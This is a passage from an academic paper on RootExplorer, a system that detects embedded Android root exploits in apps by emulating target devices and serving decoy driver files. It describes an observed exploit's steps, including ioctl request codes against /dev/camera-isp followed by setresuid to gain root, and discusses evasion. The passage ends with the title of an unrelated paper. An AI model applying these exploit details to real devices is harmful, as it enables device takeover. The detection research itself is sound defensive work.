7 Detecting Root Exploits

Thus far, we have described the *training phase*, where we generate both the behavior graph and the environment constraints. In this section, we provide details about the components of our detection system (*testing phase*). We first present an overview of our system's operational model and then describe its components in detail.

7.1 Operational Model

As mentioned earlier, we envision *RootExplorer* to be used as an app vetting tool for Android markets. When a developer submits an app to the market via a web service, we envision the market pushing it to *RootExplorer*, as depicted in Figure 4. First, we employ a static analyzer (different from the static analysis during the training phase), which performs several checks to filter apps that are unlikely to contain root exploits (details later). Subsequently, it determines "with which kind of mobile device(s) or emulator(s)," the dynamic analysis will be performed. Upon completion of the dynamic analysis, the detector collects the results and determines if the app contains a root exploit and if so what exploit it is. If the app does have root exploits, it informs the Android market and saves the hash of the app to the central database; otherwise the app is moved either to a different malware scanner (*e.g.,* Bouncer) that is orthogonal to our system or for publication in the Android market. The dynamic analyzer can be run on either real phones or Android emulators (or a mix of both), and can be easily integrated into various malware analysis environments as needed.




Figure 5: Static analyzer

7.2 Static Analyzer

The static analyzer consists of three components as shown in Figure 5. The first component is the native code detector. Since almost all root exploits are written in native code (certainly the case for the one-click root app we study), it is natural to check whether the apps contain native code. Specifically, the native code detector does the following checks to filter apps that are extremely unlikely to contain root exploits: (1) Whether the app matches signatures of known malware samples that contain root exploits. If so, we abort any further analysis and flag the malware. (2) Whether it has any native code or has the capability of dynamically loading native code (*e.g.,* through the network). If negative, we can safely skip the analysis of this app. (3) If it contains native code, similar to prior work [8], we use a list of custom heuristics to decide if they can *possibly* contain root exploits (*e.g.,* whether any dangerous system calls are being called). If negative, we do not analyze the app further.

If the native code detector did not abort the analysis, the app is moved to the device detector. This is responsible for determining "under which environment the app should be dynamically analyzed." The observation is that since malware can embed different exploits targeting different Android devices, they usually contain logic that detects the type of the Android environment. Thus, we look for any such logic that performs checks against hard-coded device types.

The last component is the device initiator, which generates the Android environment based on the output of the device detector. We describe the device detector and the device initiator in more details below.

Device detector: This component parses the decompiled bytecode (using androguard [9]) and finds the methods (A) that contain code that check either the Android version that resides in the static class android.os.Build.VERSION, or the type of

the device that resides in the android.os.Build class, or the version of the Linux Kernel (*e.g.,* by `Runtime.getRuntime().exec(‘‘uname’’)` and reading the /proc/version file). Furthermore, it finds the methods (B) that either run an executable native file (*e.g.,* `Runtime.getRuntime().exec(‘‘/sdcard/foo’’))` or call a function in a native binary (*e.g.,* library files). If there is a program path from the methods that are members of (A) to the ones in (B), it finds which conditions should be satisfied and creates the appropriate Android environment. Similarly, the same procedure is performed in native code. In the case that the native code is obfuscated or even downloaded via a C&C server, the device detector simply picks a few popular candidate device types randomly, with the view that the malware will likely target one or more popular devices.

Device initiator: Android stores the device information in system files such as `/system/build.prop` and `default.prop`. `/system/build.prop` contains specific information about the mobile device such as the Android OS version, the name and the manufacturer of the device. In addition, there are also system files such as `/proc/version` and `/proc/sys/kernel/*` inherited from Linux that store information about the Linux kernel. When the system boots, the Android's property system reads the information from these files and caches them for future use. The device initiator monitors all such interfaces via which an app can learn about the device and obtain OS information. Since we have collected a database of Android devices from the online repository [1], we know what values to modify in the system files or what to return through the proc interfaces.

7.3 Dynamic Analyzer

The dynamic analyzer consists of two parts as illustrated in Figure 6 viz., a Loadable Kernel Module (LKM) and a background service process. The LKM hooks every available system call in the Android Linux Kernel. In addition, it creates a character device that can be opened by only the background service (to prevent malware from tampering with the communication), and with which a communication link is established between *user-land* and *kernel-land*. The LKM tracks only a specific app (under analysis) and its child processes at any moment in time. The background service stores the training models including behavior graphs and environment constraints, as well as the state of the current running app (*e.g.,* what part of a behavior graph has been matched and what environment constraints are supposed to be returned next).

Once a hooked system call is called by the app under analysis, the execution is directed to our LKM which then transmits a specially crafted message that contains the system call names as well as their arguments to the




Figure 6: Dynamic Analyzer.

background service through the character device. Based on the behavior graph and environment constraints, the background service is responsible for deciding what action is going to be taken, and it returns that action to the LKM. First, it checks the behavior graph to see if the system call in question matches any new node. If not, it does nothing and simply instructs the LKM to execute the system call as is. If a new node is matched, it further checks if it is an object creation system call such as `open()` or `socket()`. If so, it deploys a decoy object to satisfy the environment constraints as described in §6. Otherwise, if it is a system call that operates on an existing object, the return results will be served from the data prepared ahead of time for the decoy object (*e.g.,* file content).

Note that deploying decoy objects has to be done carefully. As mentioned, Android root exploits often need to be adapted to work on different devices, even when they target the same underlying vulnerability. For instance, the device file `/dev/camera-isp` can be exploited slightly differently on different Android phones that all have the vulnerable device driver; this will cause slightly different behavior graphs and preconditions to be generated (*e.g.,* the input to a vulnerable device file will look different), and the expected return results from a system call may be different. Therefore, once we have decided to disguise as a particular Android device (*e.g.,* Samsung Galaxy S3), we will need to choose the behavior graphs and preconditions accordingly (obtaining such a Android device to exploit binary mapping is discussed in §4). Otherwise, the decoy objects we deploy may be for the wrong Android device which will in fact fail to detect the exploit.

8 Evaluation

In this section we describe the evaluations of *RootExplorer*. We focus on its effectiveness wrt the following aspects: (1) can it detect synthetic and real malware containing root exploits? (2) does it cause false alarms on benign apps? (3) does it miss malware samples?

8.1 Environment Setup

Training parameters: Our training database contains 168 different root exploits that were designed for different devices and were obtained from a commercial one click root app. The number of devices that we can successfully emulate currently based on the root exploit database is 211. We trained with all 60 families of root exploits.

Testing dataset: We have the following categories of apps for evaluation:

1. *Samples that are known to contain root exploits.* This includes publicly distributed exploit PoCs [38, 36, 34, 33] and GODLESS malware [32], and seven other one-click root apps (*different from the one we trained with*) which also contain many different root exploits.

2. *Samples that* may *contain root exploits.* We obtained a list of 1497 malware samples from an antivirus company, and have crawled 2000 recently uploaded apps between January and February 2017, from four unofficial Android app markets: 7723 [3], ANDROID life [4], MoboMarket [6] and EOEMARKET [5]. We target third-party markets because they are known to have more malware than the official Google Play [87].

3. *Samples that almost certainly* do not *contain root exploits.* This includes the top 1000 free apps from Google play. As they are extremely popular, it is very unlikely that they contain root exploits. This set is used to evaluate the false positives (if any) with *RootExplorer*.

Analysis Testbed: The experiments are performed on a Lenovo Laptop with a quad core Intel Core i7 2.00GHz CPU, 16GB of RAM, and a hard drive of 1TB at 5400 rpm. We use an Android emulator for analyzing the malware[2]. To make the emulator appear as realistic as possible, it is loaded with real files, such as music, pictures and videos. Furthermore, it contains a call log, SMS history and contacts, as well as various installed apps. We have modified the binary image of the emulator, in order to show that it has a real phone number and a real International Mobile Equipment Identity (IMEI) number. Finally, the `build.prop` file (containing the device information) is updated appropriately prior to each experiment. Each app is analyzed starting with a clean image of the emulator in order to avoid any side effects that a previously tested malware app can have on the emulator. A simple micro-benchmark on the `open()` system calls shows that the system call monitor increases the execution time of `open()` by 75%, on average.

Input generator: To achieve as much code coverage as possible when executing an app (in hope that root exploits will be triggered), we leverage DroidBot [37], a lightweight test input generator for Android that generates pseudo-random streams of user events such as clicks, as well as a number of system-level events. DroidBot can generate random events on its own, or generate events based on the manifest file of the app, or can take as input a file with predefined events. In our experiments, we use randomly generated events ("black-box" technique) and events based on the manifest file of the app ("gray-box" technique).

[2]Even though the system runs on real phones, we choose an emulator based approach since it is easier to run a large set of experiments concurrently.

One-Click App	Exploit
O_1	**/dev/camera-sysram**
O_2	**/dev/graphics/fb5**
O_3	**/dev/exynos-mem**
O_4	**/dev/camera-isp**
O_5	**/dev/camera-isp**
O_6	**/dev/camera-isp**
O_7	**towelroot**

Table 1: One-Click apps with the discovered exploits.

8.2 Effectiveness

We evaluate *RootExplorer* against all the test datasets mentioned earlier containing 4497 apps in total. Overall, we do not find any false positives, *i.e.,* benign apps are never mistakenly reported to contain root exploits. For the known malware samples, we obtain the ground truth either from the fact that github explicitly states that it is a root exploit, or via cross-validation with VirusTotal and the antivirus company that we work with. Out of 8 known malware families containing root exploits, we do not find any false negative. We describe the details below.

Unit testing: To obtain assurance that the training phase works as expected, We execute the 60 families of root exploits (from the training data) in our dynamic analysis environment and see if they can be detected. Note that this means that the training and testing data are exactly the same. If any of these exploits cannot be detected, it indicates that the behavior graphs or preconditions that were prepared are in fact incorrect. The testing results show that all of the exploits are successfully detected.

Detecting other one-click root apps: Since we have not trained *RootExplorer* with exploits from other one-click root apps, this test allows us to further confirm that the system works well. In particular, the exploits from these apps may or may not be implemented exactly in the same way as the ones in our training set, being able to trigger and detect them is a promising sign. Table 1 lists the first exploit that was caught upon running 7 other one-click root apps on an emulated Samsung Galaxy S3 device. Interestingly, different one-click root apps in fact choose to launch different exploits against our de-

Exploit	VirusTotal	RootExplorer
diag	1/57	✓
exynos	4/57	✓
pingpong	1/57	✓
towelroot	3/57	✓

Table 2: Detection rate for debug compilation.

Exploit	VirusTotal	RootExplorer
diag	0/57	✓
exynos	1/57	✓
pingpong	0/57	✓
towelroot	1/57	✓

Table 3: Detection rate for obfuscated compilation.

vice. For instance, with O_1, we caught an exploit related to the `/dev/camera-sysram` driver, while O_2 and O_3 triggered exploits against `/dev/graphics/fb5` and `/dev/exynos-mem` respectively. The results showcase the effectiveness of *RootExplorer* in detecting a wide variety of exploits.

Detecting Exploit PoCs from the Internet: We next take four proof-of-concept root exploits (with source code) that we can find on github [38, 36, 34, 33], and embed them in a testing Android app we build, that simply roots a phone upon touching a button. We first check the effectiveness of current anti-virus programs against the "malware" we built containing publicly available PoCs. We scan the app using the virusTotal API [70] which contains 57 anti-virus programs (*e.g.,* Trend Micro) capable of scanning Android apps . Table 2 shows the detection rates for the case where we compiled the source code with all the debug options on and without any obfuscation, while Table 3 shows the results when the compiled binaries are obfuscated using the O-LLVM obfuscator [47] and packed using UPX [67] (both are off-the-shelf tools).

In brief, without obfuscation, all four exploits can be detected by at least one antivirus. However, with simple obfuscation, only exynos (CVE-2012-6422) [30] and towelroot (CVE-2014-3153) [31] can be successfully detected and that too by only one antivirus. On the other hand, *RootExplorer*, by preparing the right preconditions and observing the exploit behaviors at runtime, can detect every exploit regardless of the obfuscation and packing methods.

Detecting GODLESS: GODLESS [55] is a family of malware that employs multiple root exploits, and has caused havoc in the wild since mid-2016. *RootExplorer* is extremely effective in detecting the exploits in the GODLESS malware family. Its source code is largely based on the open source repository on github [32]. Specifically, GODLESS checks the device type against a predefined, populated database of supported exploitable devices. Depending on which device it is running on, it invokes a corresponding, appropriate exploit. The process is iterative. It begins with exploit `acdb` and checks if the device is in the database, and only if so, will continue with the actual exploit. Upon failure, it moves on to next exploit which is `hdcp`, and so on until it has tested the last exploit viz., `diag`. We run GODLESS against 5 different emulated devices to showcase that *RootExplorer* is effective in properly stimulating the right exploit for a device. Table 4 shows the results (with the emulated devices). The exploits with code name `msm_camera`, `put_user` and `fb_mem` can be caught using any emulated device; this is because these exploits affect a large number of devices and seemingly, the author of GODLESS does not even know the complete list of devices they affect. Instead, GODLESS simply always tries to execute them without checking the actual device type. Of course, if a target device does not have the vulnerable device file such as `/dev/msm_camera`, the exploit will simply abort and the next exploit is attempted. Since *RootExplorer* is trained to prepare the preconditions for all the exploits at all times including `msm_camera`, it deploys the decoy file `/dev/msm_camera` on demand when GODLESS tries to open it, and can therefore always trigger and detect its complete malicious behavior with respect to this exploit.

Detecting Malware in the Antivirus malware dataset and 3rd-party Android Markets: For each app from the 1497 malware samples we received from an anti-virus company and the 2000 apps downloaded from four third-party Android markets, we apply *RootExplorer* for 10 minutes using Droidbot with an emulated Samsung S3 device; the kernel version, build ID, and the model of the device are set to 3.0.31-1083875, JZO54K, and GT-I9300 respectively. Upon booting the emulated device, Droidbot launches the main activity of each app and generates random touch events and system events such as `BOOT_COMPLETED` every second. Meanwhile, our tool runs in the background and analyzes all the system calls that the app uses. To measure the number of false positives and false negatives, we scan those apps with VirusTotal. Among all the apps, *RootExplorer* detected two true positives (and has no false positive).

The first app is named *Wifi Analyzer* from the MoboMarket [6], which was discovered to contain the pingpong root exploit [77] (`md5` ea1118c2c0e81c2d9f4bd0f6bd707538). At the time of writing, the app is still alive on the market. After consulting with VirusTotal and an antivirus company, we confirmed that it is an instance of the `rootnik` malware family [57]. We have reported to the market and are waiting for the app to be removed.

Another detected app is a Flashlight app from the Antivirus malware dataset, containing the `camera-isp` root exploit. It has an `md5` of 1365ECD2665D5035F3AB52A4E698052D.

	HTC J Butterfly	Fujitsu Arrows Z	Fujitsu Arrows X	Galaxy Note LTE	Samsung S3
acdb	✓	✗	✗	✗	✗
hdcp	✗	✓	✗	✗	✗
msm_camera	✓	✓	✓	✓	✓
put_user	✓	✓	✓	✓	✓
fb_mem	✓	✓	✓	✓	✓
perf_swevent	✗	✗	✓	✗	✗
diag	✗	✗	✗	✓	✗

Table 4: Emulated devices and corresponding exploits caught by *RootExplorer* in GODLESS malware.

Upon starting, the app tries to access the files `/system/xbin/su` and `/system/bin/su`. *RootExplorer* returns the appropriate errors to make the app believe that it is running on an un-rooted device. Interestingly, only when DroidBot delivers the `BOOT_COMPLETED` event to the app, the root exploit is triggered. In the beginning, it opens and reads the file `/proc/kallsyms` four times to retrieve the address of certain kernel symbols. After that, it opens the vulnerable `/dev/camera-isp` device file[3]. It subsequently invokes two different `ioctl()` system calls with request types `0xC0086B03` and `0xC0186201` that effectively compromise the driver. As expected, *RootExplorer* deploys the decoy file `/dev/camera-isp` which returns a real file descriptor for `open()`, and success for `ioctl()` (to trick the exploit into believing that it has succeeded). Finally, the exploit performs a `setresuid(0,0,0)` to get root access. At that point, *RootExplorer* successfully finds the root exploit and stops the execution of the app.

In addition to the above two malware samples, VirusTotal also reports three additional malware samples that carry root exploits. We analyzed these cases manually and found that they in fact attempt to download the exploits from a specific URL which is no longer valid. In other words, the exploits are never executed even though the malware may have done it in the past.

9 Limitations and Discussion

Although *RootExplorer* is effective in practice, in theory it has some limitations that would allow attackers to bypass its detection. One obvious limitation is analysis environment evasion (*e.g.,* fingerprinting Android emulator or real phones) which was already discussed in §2. We consider this a general problem for any analysis environment and that this is orthogonal to our research.

There are other limitations specific to our work. First, the signatures that we use are extracted from existing exploits instead of vulnerable code; therefore capable attackers (*e.g.,*, state-sponsored attackers) may be able to find alternative attack paths to exploit the same vulnerability [16]. To address this issue, a different behavior graph thus needs to be learned.

Second, an attacker with knowledge of *RootExplorer* can potentially counter our analysis environment. For instance, without obtaining an actual copy of a device driver (*e.g.,* camera), it is impossible to answer all possible queries from an application. Malware can therefore potentially tell if they are interacting with a real device driver or not. However, we argue that it is also challenging for the malware authors to understand the complete behaviors of a device driver.

Third, since we use syscall-based signatures to model the exploits, *RootExplorer* is also vulnerable to specialized evasion techniques. For example, Ma *et al.* [54] have demonstrated that by splitting the malicious behaviors into pieces that are executed in multiple processes, it is possible to bypass signatures that target a single process. Despite being more difficult, such an attack strategy may also be applicable to certain root exploits and may thus bypass *RootExplorer*'s detection.

We plan to further improve *RootExplorer*'s detection by addressing these problems in the future.

10 Conclusions

In this paper, we tackle the challenging problem of detecting the presence of embedded root exploits in malware. We build a system *RootExplorer*, that learns from commercial-grade root exploits used for benign reasons and backed by large companies such as Baidu and Tencent, and detects such embedded root exploits. Specifically, it carefully analyzes these to determine what environments root exploits expect, and what pre-conditions are to be satisfied in order to trigger them. It uses this information to construct proper analysis environments for malware and can effectively detect the presence of root exploits. Our extensive evaluations shows that it can detect all known malware samples carrying root exploits, and has no false positives. We are also able to detect a root exploit in a malware that seems to have bypassed current vetting procedures, and is available on an Android market.

[3]Note that in this case, the exploit targets a different vulnerability in the same device driver from the example in Section 5.

11 Acknowledgments

This research was partially sponsored by the Army Research Laboratory and was accomplished under Cooperative Agreement Number W911NF-13-2-0045 (ARL Cyber Security CRA). The views and conclusions contained in this document are those of the authors and should not be interpreted as representing the official policies, either expressed or implied, of the Army Research Laboratory or the U.S. Government. The U.S. Government is authorized to reproduce and distribute reprints for Government purposes notwithstanding any copyright notation here on. The work was also partially supported by NSF Award 1617481.

References

[1] Android device inventory. https://www.androiddevice.info/.

[2] Android security bulletin — january 2017, 2018. https://source.android.com/security/bulletin/2017-01-01.html.

[3] 3RD-PARTY ANDROID MARKET. 7723 market, 2017. https://goo.gl/iMi4Bo.

[4] 3RD-PARTY ANDROID MARKET. Android life, 2017. https://goo.gl/hAov2G.

[5] 3RD-PARTY ANDROID MARKET. Eoemarket, 2017. https://goo.gl/FB0ykP.

[6] 3RD-PARTY ANDROID MARKET. Mobomarket, 2017. https://goo.gl/tzpjY7.

[7] AAFER, Y., ZHANG, X., AND DU, W. Harvesting inconsistent security configurations in custom android roms via differential analysis. In *USENIX SECURITY* (2016).

[8] AFONSO, V., BIANCHI, A., FRATANTONIO, Y., DOUPÉ, A., POLINO, M., DE GEUS, P., KRUEGEL, C., AND VIGNA, G. Going native: Using a large-scale analysis of android apps to create a practical native-code sandboxing policy. In *Annual Network and Distributed System Security Symposium (NDSS)* (2016).

[9] ANDROGUARD. Androguard, a full python tool to play with android files, 2017. https://goo.gl/edcClw.

[10] ARZT, S., RASTHOFER, S., FRITZ, C., BODDEN, E., BARTEL, A., KLEIN, J., LE TRAON, Y., OCTEAU, D., AND MCDANIEL, P. Flowdroid: Precise context, flow, field, object-sensitive and lifecycle-aware taint analysis for android apps. In *ACM SIGPLAN Conference on Programming Language Design and Implementation (PLDI)* (2014), ACM.

[11] AZIM, T., AND NEAMTIU, I. Targeted and depth-first exploration for systematic testing of android apps. In *Annual ACM Conference on Object-Oriented Programming, Systems, Languages, and Applications (OOPSLA)* (2013), ACM.

[12] BACKES, M., BUGIEL, S., HAMMER, C., SCHRANZ, O., AND VON STYP-REKOWSKY, P. Boxify: Full-fledged app sandboxing for stock android. In *USENIX Security Symposium (Security)* (2015).

[13] BAIDU. Shoujiweishi, 2017. http://shoujiweishi.baidu.com/.

[14] BAYER, U., COMPARETTI, P. M., HLAUSCHEK, C., KRUEGEL, C., AND KIRDA, E. Scalable, behavior-based malware clustering. In *Annual Network and Distributed System Security Symposium (NDSS)* (2009).

[15] BIANCHI, A., FRATANTONIO, Y., KRUEGEL, C., AND VIGNA, G. Njas: Sandboxing unmodified applications in non-rooted devices running stock android. In *ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM)* (2015).

[16] BRUMLEY, D., NEWSOME, J., SONG, D., WANG, H., AND JHA, S. Towards automatic generation of vulnerability-based signatures. In *IEEE Symposium on Security and Privacy (Oakland)* (2006).

[17] BURGUERA, I., ZURUTUZA, U., AND NADJM-TEHRANI, S. Crowdroid: behavior-based malware detection system for android. In *ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM)* (2011).

[18] CAO, Y., FRATANTONIO, Y., BIANCHI, A., EGELE, M., KRUEGEL, C., VIGNA, G., AND CHEN, Y. Edgeminer: Automatically detecting implicit control flow transitions through the android framework. In *Annual Network and Distributed System Security Symposium (NDSS)* (2015).

[19] CHECKPOINT. Quadrooter: New android vulnerabilities in over 900 million devices, 2016. https://goo.gl/GN6ZwW.

[20] CHEN, K. Z., JOHNSON, N. M., D'SILVA, V., DAI, S., MACNAMARA, K., MAGRINO, T. R., WU, E. X., RINARD, M., AND SONG, D. X. Contextual policy enforcement in android applications with permission event graphs. In *Annual Network and Distributed System Security Symposium (NDSS)* (2013).

[21] COPYRIGHT OFFICE, U. Copyright protection and management systems, 2017. https://goo.gl/zpeUtK.

[22] COSTA, M., CASTRO, M., ZHOU, L., ZHANG, L., AND PEINADO, M. Bouncer: Securing software by blocking bad input. In *ACM Symposium on Operating Systems Principles (SOSP)* (2007).

[23] CRANDALL, J. R., SU, Z., WU, S. F., AND CHONG, F. T. On deriving unknown vulnerabilities from zero-day polymorphic and metamorphic worm exploits. In *ACM Conference on Computer and Communications Security (CCS)* (2005).

[24] CUI, W., PEINADO, M., WANG, H. J., AND LOCASTO, M. E. Shieldgen: Automatic data patch generation for unknown vulnerabilities with informed probing. In *IEEE Symposium on Security and Privacy (Oakland)* (2007).

[25] DIMJAŠEVIC, M., ATZENI, S., UGRINA, I., AND RAKAMARIC, Z. Android malware detection based on system calls. *University of Utah, Tech. Rep* (2015).

[26] DINGES, P., AND AGHA, G. Targeted test input generation using symbolic-concrete backward execution. In *IEEE/ACM International Conference on Automated Software Engineering (ASE)* (2014).

[27] DIRTYCOW. Cve-2016-5195, 2017. https://goo.gl/K8cWEK.

[28] ENCK, W., GILBERT, P., HAN, S., TENDULKAR, V., CHUN, B.-G., COX, L. P., JUNG, J., MCDANIEL, P., AND SHETH, A. N. Taintdroid: an information-flow tracking system for realtime privacy monitoring on smartphones. *ACM Transactions on Computer Systems (TOCS) 32*, 2 (2014), 5.

[29] FENG, Y., ANAND, S., DILLIG, I., AND AIKEN, A. Apposcopy: Semantics-based detection of android malware through static analysis. In *ACM SIGSOFT Symposium on the Foundations of Software Engineering (FSE)* (2014).

[30] FOR INFORMATION SECURITY VULNERABILITY NAMES, S. Cve-2012-6422, 2012. https://goo.gl/R7Icm7.

[31] FOR INFORMATION SECURITY VULNERABILITY NAMES, S. Cve-2014-3153, 2014. https://goo.gl/R7Icm7.

[32] GITHUB. android_run_root_shell (base for godless), 2017. https://goo.gl/VKSWb6.

[33] GITHUB. Cve-2012-6422, 2017. https://github.com/dongmu/vulnerability-poc/tree/master/CVE-2012-6422.

[34] GITHUB. Cve-2014-3153 aka towelroot, 2017. https://github.com/timwr/CVE-2014-3153.

[35] GITHUB. Cve-2015-3636: Poc code for 32 bit android os, 2017. https://github.com/fi01/CVE-2015-3636.

[36] GITHUB. Cve-2015-3636: Poc code for 32 bit android os, 2017. https://github.com/fi01/CVE-2015-3636.

[37] GITHUB. Droidbot, 2017. https://goo.gl/y8ldRA.

[38] GITHUB. exploit for cve-2012-4220 working on zte-open, 2017. https://github.com/poliva/root-zte-open.

[39] GOOGLE. Android and security, 2012. https://goo.gl/mo29A4.

[40] GOOGLE. Dashboards, 2017. https://goo.gl/6BTWw4.

[41] GOOGLE. Security-enhanced linux in android, 2017. https://goo.gl/btJ9xb.

[42] GOOGLE. Verified boot, 2017. https://goo.gl/LiQm9E.

[43] GORDON, M. I., KIM, D., PERKINS, J. H., GILHAM, L., NGUYEN, N., AND RINARD, M. C. Information flow analysis of android applications in droidsafe. In *Annual Network and Distributed System Security Symposium (NDSS)* (2015).

[44] HOFMEYR, S. A., FORREST, S., AND SOMAYAJI, A. Intrusion detection using sequences of system calls. *Journal of computer security 6*, 3 (1998), 151–180.

[45] Hummingbad android malware found in 20 google play store apps, 2016. https://www.bleepingcomputer.com/news/security/hummingbad-android-malware-found-in-20-google-play-store-apps/.

[46] JING, Y., ZHAO, Z., AHN, G.-J., AND HU, H. Morpheus: automatically generating heuristics to detect android emulators. In *Annual Computer Security Applications Conference (ACSAC)* (2014).

[47] JUNOD, P., RINALDINI, J., WEHRLI, J., AND MICHIELIN, J. Obfuscator-llvm–software protection for the masses. In *IEEE/ACM International Workshop on Software Protection (SPRO)* (2015).

[48] KIM, H.-A., AND KARP, B. Autograph: Toward automated, distributed worm signature detection. In *USENIX Security Symposium (Security)* (2004).

[49] KOLBITSCH, C., COMPARETTI, P. M., KRUEGEL, C., KIRDA, E., ZHOU, X.-Y., AND WANG, X. Effective and efficient malware detection at the end host. In *USENIX Security Symposium (Security)* (2009).

[50] LI, L., BARTEL, A., BISSYANDÉ, T. F., KLEIN, J., LE TRAON, Y., ARZT, S., RASTHOFER, S., BODDEN, E., OCTEAU, D., AND MCDANIEL, P. Iccta: Detecting inter-component privacy leaks in android apps. In *International Conference on Software Engineering (ICSE)* (2015).

[51] LIANG, Z., AND SEKAR, R. Fast and automated generation of attack signatures: A basis for building self-protecting servers. In *ACM Conference on Computer and Communications Security (CCS)* (2005).

[52] LU, L., LI, Z., WU, Z., LEE, W., AND JIANG, G. Chex: statically vetting android apps for component hijacking vulnerabilities. In *ACM Conference on Computer and Communications Security (CCS)* (2012).

[53] MA, K.-K., PHANG, K. Y., FOSTER, J. S., AND HICKS, M. Directed symbolic execution. In *International Static Analysis Symposium* (2011).

[54] MA, W., DUAN, P., LIU, S., GU, G., AND LIU, J.-C. Shadow attacks: automatically evading system-call-behavior based malware detection. *Journal in Computer Virology 8*, 1-2 (2012), 1–13.

[55] MICRO, T. Godless mobile malware uses multiple exploits to root devices, 2016. https://goo.gl/qKSCXl.

[56] MUTTI, S., FRATANTONIO, Y., BIANCHI, A., INVERNIZZI, L., CORBETTA, J., KIRAT, D., KRUEGEL, C., AND VIGNA, G. Baredroid: Large-scale analysis of android apps on real devices. In *Annual Computer Security Applications Conference (ACSAC)* (2015).

[57] NETWORKS, P. A. Rootnik android trojan abuses commercial rooting tool and steals private information, 2015. https://goo.gl/epd1IB5.

[58] NEWSOME, J., KARP, B., AND SONG, D. Polygraph: Automatically generating signatures for polymorphic worms. In *IEEE Symposium on Security and Privacy (Oakland)* (2005).

[59] OCTEAU, D., MCDANIEL, P., JHA, S., BARTEL, A., BODDEN, E., KLEIN, J., AND LE TRAON, Y. Effective inter-component communication mapping in android with epicc: An essential step towards holistic security analysis. In *USENIX Security Symposium (Security)* (2013).

[60] PETSAS, T., VOYATZIS, G., ATHANASOPOULOS, E., POLYCHRONAKIS, M., AND IOANNIDIS, S. Rage against the virtual machine: hindering dynamic analysis of android malware. In *European Workshop on System Security (EUROSEC)* (2014).

[61] QIAN, C., LUO, X., SHAO, Y., AND CHAN, A. T. On tracking information flows through jni in android applications. In *IEEE/IFIP International Conference on Dependable Systems and Networks (DSN)* (2014).

[62] RASTOGI, V., CHEN, Y., AND JIANG, X. Catch me if you can: Evaluating android anti-malware against transformation attacks. *IEEE Transactions on Information Forensics and Security 9*, 1 (2014), 99–108.

[63] SECURELIST. Rooting pokmons in google play store, 2016. https://goo.gl/Ry7AUw.

[64] SINGH, S., ESTAN, C., VARGHESE, G., AND SAVAGE, S. Automated worm fingerprinting. In *USENIX Symposium on Operating Systems Design and Implementation (OSDI)* (2004).

[65] SMITH, C. Android statistics, 2016. https://goo.gl/9Pp6I5.

[66] TAM, K., KHAN, S. J., FATTORI, A., AND CAVALLARO, L. Copperdroid: Automatic reconstruction of android malware behaviors. In *Annual Network and Distributed System Security Symposium (NDSS)* (2015).

[67] Upx, 2017. https://goo.gl/6BkD4i.

[68] VAN DER VEEN, V., FRATANTONIO, Y., LINDORFER, M., GRUSS, D., MAURICE, C., VIGNA, G., BOS, H., RAZAVI, K., AND GIUFFRIDA, C. Drammer: Deterministic rowhammer attacks on mobile platforms. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[69] VIDAS, T., AND CHRISTIN, N. Evading android runtime analysis via sandbox detection. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2014).

[70] Virustotal, 2017. https://goo.gl/Fw7yPC.

[71] WANG, H. J., GUO, C., SIMON, D. R., AND ZUGENMAIER, A. Shield: Vulnerability-driven network filters for preventing known vulnerability exploits. In *ACM SIGCOMM* (2004).

[72] WEI, F., ROY, S., OU, X., ET AL. Amandroid: A precise and general inter-component data flow analysis framework for security vetting of android apps. In *ACM Conference on Computer and Communications Security (CCS)* (2014).

[73] WEICHSELBAUM, L., NEUGSCHWANDTNER, M., LINDORFER, M., FRATANTONIO, Y., VAN DER VEEN, V., AND PLATZER, C. Andrubis: Android malware under the magnifying glass. Tech. Rep. TRISECLAB-0414, Vienna University of Technology, 2014.

[74] WONG, M. Y., AND LIE, D. Intellidroid: A targeted input generator for the dynamic analysis of android malware. In *Annual Network and Distributed System Security Symposium (NDSS)* (2016).

[75] WU, L., GRACE, M., ZHOU, Y., WU, C., AND JIANG, X. The impact of vendor customizations on android security. In *ACM Conference on Computer and Communications Security (CCS)* (2013).

[76] XU, L., ZHANG, D., JAYASENA, N., AND CAVAZOS, J. Hadm: Hybrid analysis for detection of malware. In *SAI Intelligent Systems Conference (IntelliSys)* (2016).

[77] XU, W., AND FU, Y. Own your android! yet another universal root. In *USENIX Workshop on Offensive Technologies (WOOT)* (2015).

[78] YAN, L. K., AND YIN, H. Droidscope: seamlessly reconstructing the os and dalvik semantic views for dynamic android malware analysis. In *USENIX Security Symposium (Security)* (2012).

[79] YANG, W., XIAO, X., ANDOW, B., LI, S., XIE, T., AND ENCK, W. Appcontext: Differentiating malicious and benign mobile app behaviors using context. In *International Conference on Software Engineering (ICSE)* (2015).

[80] YANG, Z., YANG, M., ZHANG, Y., GU, G., NING, P., AND WANG, X. S. Appintent: Analyzing sensitive data transmission in android for privacy leakage detection. In *ACM Conference on Computer and Communications Security (CCS)* (2013).

[81] ZHANG, H., SHE, D., AND QIAN, Z. Android root and its providers: A double-edged sword. In *ACM Conference on Computer and Communications Security (CCS)* (2015).

[82] ZHANG, H., SHE, D., AND QIAN, Z. Android ion hazard: the curse of customizable memory management system. In *ACM Conference on Computer and Communications Security (CCS)* (2016).

[83] ZHANG, M., AND YIN, H. Efficient, context-aware privacy leakage confinement for android applications without firmware modding. In *ACM Symposium on Information, Computer and Communications Security (ASIACCS)* (2014).

[84] ZHENG, C., ZHU, S., DAI, S., GU, G., GONG, X., HAN, X., AND ZOU, W. Smartdroid: an automatic system for revealing ui-based trigger conditions in android applications. In *ACM CCS Workshop on Security and Privacy in Smartphones and Mobile Devices (SPSM)* (2012).

[85] ZHOU, X., LEE, Y., ZHANG, N., NAVEED, M., AND WANG, X. The peril of fragmentation: Security hazards in android device driver customizations. In *IEEE Symposium on Security and Privacy (Oakland)* (2014).

[86] ZHOU, Y., AND JIANG, X. Dissecting android malware: Characterization and evolution. In *IEEE Symposium on Security and Privacy (Oakland)* (2012).

[87] ZHOU, Y., WANG, Z., ZHOU, W., AND JIANG, X. Hey, you, get off of my market: Detecting malicious apps in official and alternative android markets. In *Annual Network and Distributed System Security Symposium (NDSS)* (2012).

USB Snooping Made Easy: Crosstalk Leakage Attacks on USB Hubs

Yang Su
University of Adelaide
yang.su01@adelaide.edu.au

Daniel Genkin
University of Pennsylvania and
University of Maryland
danielg3@cis.upenn.edu

Damith Ranasinghe
University of Adelaide
damith.ranasinghe@adelaide.edu.au

Yuval Yarom
University of Adelaide and Data61
yval@cs.adelaide.edu.au

Abstract

